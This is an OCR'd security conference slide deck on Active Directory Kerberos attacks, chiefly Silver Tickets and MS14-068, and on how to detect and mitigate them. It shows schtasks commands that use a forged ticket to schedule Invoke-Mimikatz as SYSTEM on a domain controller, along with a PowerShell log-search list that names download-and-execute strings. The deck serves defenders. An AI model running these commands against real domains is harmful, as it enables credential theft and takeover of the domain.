
Silver Ticket: Domain Controller Exploitation

```
Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: HOST/adsdc02.lab.adsecurity.org @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 3/15/2015 0:19:42 (local)
        End Time:   3/12/2025 0:19:42 (local)
        Renew Time: 3/12/2025 0:19:42 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)

PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System" /TN "SCOM Ag
 Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

```
PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System" /TN "SCOM
 Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
WARNING: The task name "SCOM Agent Health Check" already exists. Do you want to replace it (Y/N)? y
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

```
PS C:\temp\mimikatz> schtasks /query /S adsdc02.lab.adsecurity.org

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
SCOM Agent Health Check                  3/22/2015 12:21:00 AM  Ready
```

Silver Ticket: Domain Controller Exploitation



Silver Ticket: Domain Controller Exploitation

- Gain access to a Domain Controller's AD computer account password.
- Generate Silver Ticket for *CIFS* SPN to access file system via default shares.
- Generate Silver Ticket for *HOST* SPN to create scheduled task to run as local System (and re-exploit the domain).


HOST = alerter,appmgmt,cisvc,clipsrv,browser,dhcp,dnscache,replicator,eventlog,eventsystem,
policyagent,oakley,dmserver,dns,mcsvc,fax,msiserver,ias,messenger,netlogon,netman,
netdde,netddedsm,nmagent,plugplay,protectedstorage,rasman,rpclocator,rpc,rpcss,
remoteaccess,rsvp,samss,scardsvr,scesrv,seclogon,scm,dcom,cifs,spooler,snmp,schedule,
tapisrv,trksvr,trkwks,ups,time,wins,www,http,w3svc,iisadmin,msdtc

Blue Team (Defense)



Detecting MS14-068 On the Wire

AS-REQ



TGS-REQ



Detecting Forged Kerberos **Golden (TGT) & Silver (TGS)** Tickets

- Normal, valid account logon event data structure:
  - **Security ID:** DOMAIN\AccountID
  - **Account Name:** AccountID
  - **Account Domain:** DOMAIN
- **Golden & Silver Ticket** events may have one of these issues:
  - The Account Domain field is blank when it should contain DOMAIN.
  - The Account Domain field is DOMAIN FQDN when it should contain DOMAIN.
  - The Account Domain field contains "eo.oe.kiwi :)"

Detecting MS14-068 Exploit Security Events

- Normal, valid account logon event data structure:
  - **Security ID:** DOMAIN\AccountID
  - **Account Name:** AccountID
  - **Account Domain:** DOMAIN

- **MS14-068 Exploit** events may have 1 (or more) of these:
  - The Account Domain field is blank when it should be DOMAIN
  - The Account Domain field is DOMAIN FQDN when it should be DOMAIN.
  - Account Name is a different account from the Security ID.

AD Attack Mitigation: PowerShell Security

- Limit PowerShell Remoting (WinRM).
  - Limit WinRM listener scope to admin subnets.
  - Disable PowerShell Remoting (WinRM) on DCs.
- Audit/block PowerShell script execution via AppLocker.
- PowerShell v3+: Enable PowerShell Module logging (via GPO).
  - Search PowerShell logs for “mimikatz”, “gentilkiwi”, “Delpy”, “iex (new-object net.webclient).downloadstring”, etc
- Leverage Metering for PowerShell usage trend analysis.
  - JoeUser ran PowerShell on 10 computers today?
- Track PowerShell Remoting Usage

PowerShell v5 Security Enhancements

- System-wide transcripts
- Script block logging
- Constrained PowerShell
- Antimalware Integration (Win 10)

Mitigation Level One (Low)


- Minimize the groups (& users) with DC admin/logon rights
- Separate user & admin accounts (JoeUser & AdminJoeUser)
- No user accounts in admin groups
- Set all admin accounts to “sensitive & cannot be delegated”
- Deploy Security Back-port patch (KB2871997) which adds local SIDs & enable regkey to prevent clear-text pw in LSASS.
- Set GPO to prevent local accounts from connecting over network to computers (easy with KB2871997).
- Use long, complex (>25 characters) passwords for SAs.
- Delete (or secure) GPP policies and files with creds.
- Patch server image (and servers) before running DCPromo
- Implement RDP Restricted Admin mode

Mitigation Level Two (Moderate)

- Microsoft LAPS (or similar) to randomize computer local admin account passwords.
- Service Accounts (SAs):
  - Leverage “(Group) Managed Service Accounts”.
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging

Mitigation Level Three ("It's Complicated")

- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts running on non-DCs.
- Disable default local admin account & delete all other local accounts.
- Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).



Attack Detection Paradigm Shift

- Microsoft Advanced Threat Analytics (ATA, formerly Aorato)
  - Monitors all network traffic to Domain Controllers
  - Baselines “normal activity” for each user (computers, resources, etc)
  - Alerts on suspicious activity by user
  - Natively detects recon & attack activity without writing rules

- ATA Detection Capability:
  - Credential theft & use: Pass the hash, Pass the ticket, Over-Pass the hash, etc
  - MS14-068 exploits
  - Golden Ticket usage
  - DNS Reconnaissance
  - Password brute forcing
  - Domain Controller Skeleton Key Malware


Microsoft ATA Suspicious Activity

Suspicion of Identity Theft based on Abnormal Behavior

Ophir Polotsky exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 8 abnormal workstations.
- Performed interactive login from FS.
- Requested access to 12 abnormal resources.


Note | Email | Export to Excel | Details | Open



Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Contact Ophir Polotsky and investigate if the user has logged in to abnormal computers and accessed abnormal resources

Credential Theft Protection (Future)



Additional Mitigations

- Monitor scheduled tasks on sensitive systems (DCs, etc)
- Block internet access to DCs & servers.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
- Include computer account password changes as part of domain-wide password change scenario (breach recovery).
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Summary

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Advanced attacks may be detectable. Though it's better to prevent this type of access in the first place.
- Protect AD Admins or a full domain compromise is likely!

My research into AD attack, defense, & detection is ongoing. This is only the beginning… ☺

Thanks!

- Alva “Skip” Duckwall (@passingthehash)
  - http://passing-the-hash.blogspot.com
- Benjamin Delpy (@gentilkiwi)
  - http://blog.gentilkiwi.com/mimikatz
- Chris Campbell (@obscuresec)
  - http://obscuresecurity.blogspot.com
- Joe Bialek (@clymb3r)
  - https://clymb3r.wordpress.com
- Matt Graeber (@mattifestation)
  - http://www.exploit-monday.com
- Rob Fuller (@mubix)
  - http://www.room362.com
- Will Schroeder (@harmj0y)
  - http://blog.harmj0y.net

- Many others in the security community!
- My wife & family for putting up with me being on the computer every night! ☺

CONTACT:
Sean Metcalf
@PyroTek3
sean [@] dansolutions . com
http://DAnSolutions.com
https://www.ADSecurity.org

References

- Skip Duckwall & Benjamin Delpy's Blackhat USA 2014 presentation "*Abusing Microsoft Kerberos – Sorry Guys You Still Don't Get It*" http://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it
- Tim Medin's DerbyCon 2014 presentation: "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades" *https://www.youtube.com/watch?v=PUyhlN-E5MU*
- TechEd North America 2014 Presentation: TWC: Pass-the-Hash and Credential Theft Mitigation Architectures (DCIM-B213) Speakers: Nicholas DiCola, Mark Simos http://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B213
- Chris Campbell - GPP Password Retrieval with PowerShell http://obscuresecurity.blogspot.com/2012/05/gpp-password-retrieval-with-powershell.html
- Protection from Kerberos Golden Ticket - Mitigating pass the ticket on Active Directory CERT-EU Security White Paper 2014-07 http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP_14_07_PassTheGolden_Ticket_v1_1.pdf
- An overview of KB2871997 http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx
- Microsoft security advisory: Update to improve Windows command-line auditing: (2/10/2015) http://support.microsoft.com/en-us/kb/3004375

References

- Kerberos, Active Directory's Secret Decoder Ring http://adsecurity.org/?p=227
- Kerberos & KRBTGT: Active Directory's Domain Kerberos Account http://adsecurity.org/?p=483
- PowerShell Code: Check KRBTGT Domain Kerberos Account Last Password Change http://adsecurity.org/?p=481
- Mimikatz and Active Directory Kerberos Attacks http://adsecurity.org/?p=556
- Mining Active Directory Service Principal Names http://adsecurity.org/?p=230
- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege http://adsecurity.org/?tag=ms14068
- Microsoft Enhanced security patch KB2871997 http://adsecurity.org/?p=559
- SPN Directory: http://adsecurity.org/?page_id=183
- PowerShell Code: Find-PSServiceAccounts https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts

References

- DEF CON 22 - Ryan Kazanciyan and Matt Hastings, Investigating PowerShell Attacks https://www.youtube.com/watch?v=qF06PFcezLs
- Mandiant 2015 Threat Report https://www2.fireeye.com/WEB-2015RPTM-Trends.html
- PowerSploit: https://github.com/mattifestation/PowerSploit
- PowerView: https://github.com/Veil-Framework/PowerTools/tree/master/PowerView
- PoshSec: https://github.com/PoshSec
- Microsoft Kerberos PAC Validation http://blogs.msdn.com/b/openspecification/archive/2009/04/24/understanding-microsoft-kerberos-pac-validation.aspx
- "Admin Free" Active Directory and Windows, Part 1 & 2 http://blogs.technet.com/b/lrobins/archive/2011/06/23/quot-admin-free-quot-active-directory-and-windows-part-1-understanding-privileged-groups-in-ad.aspx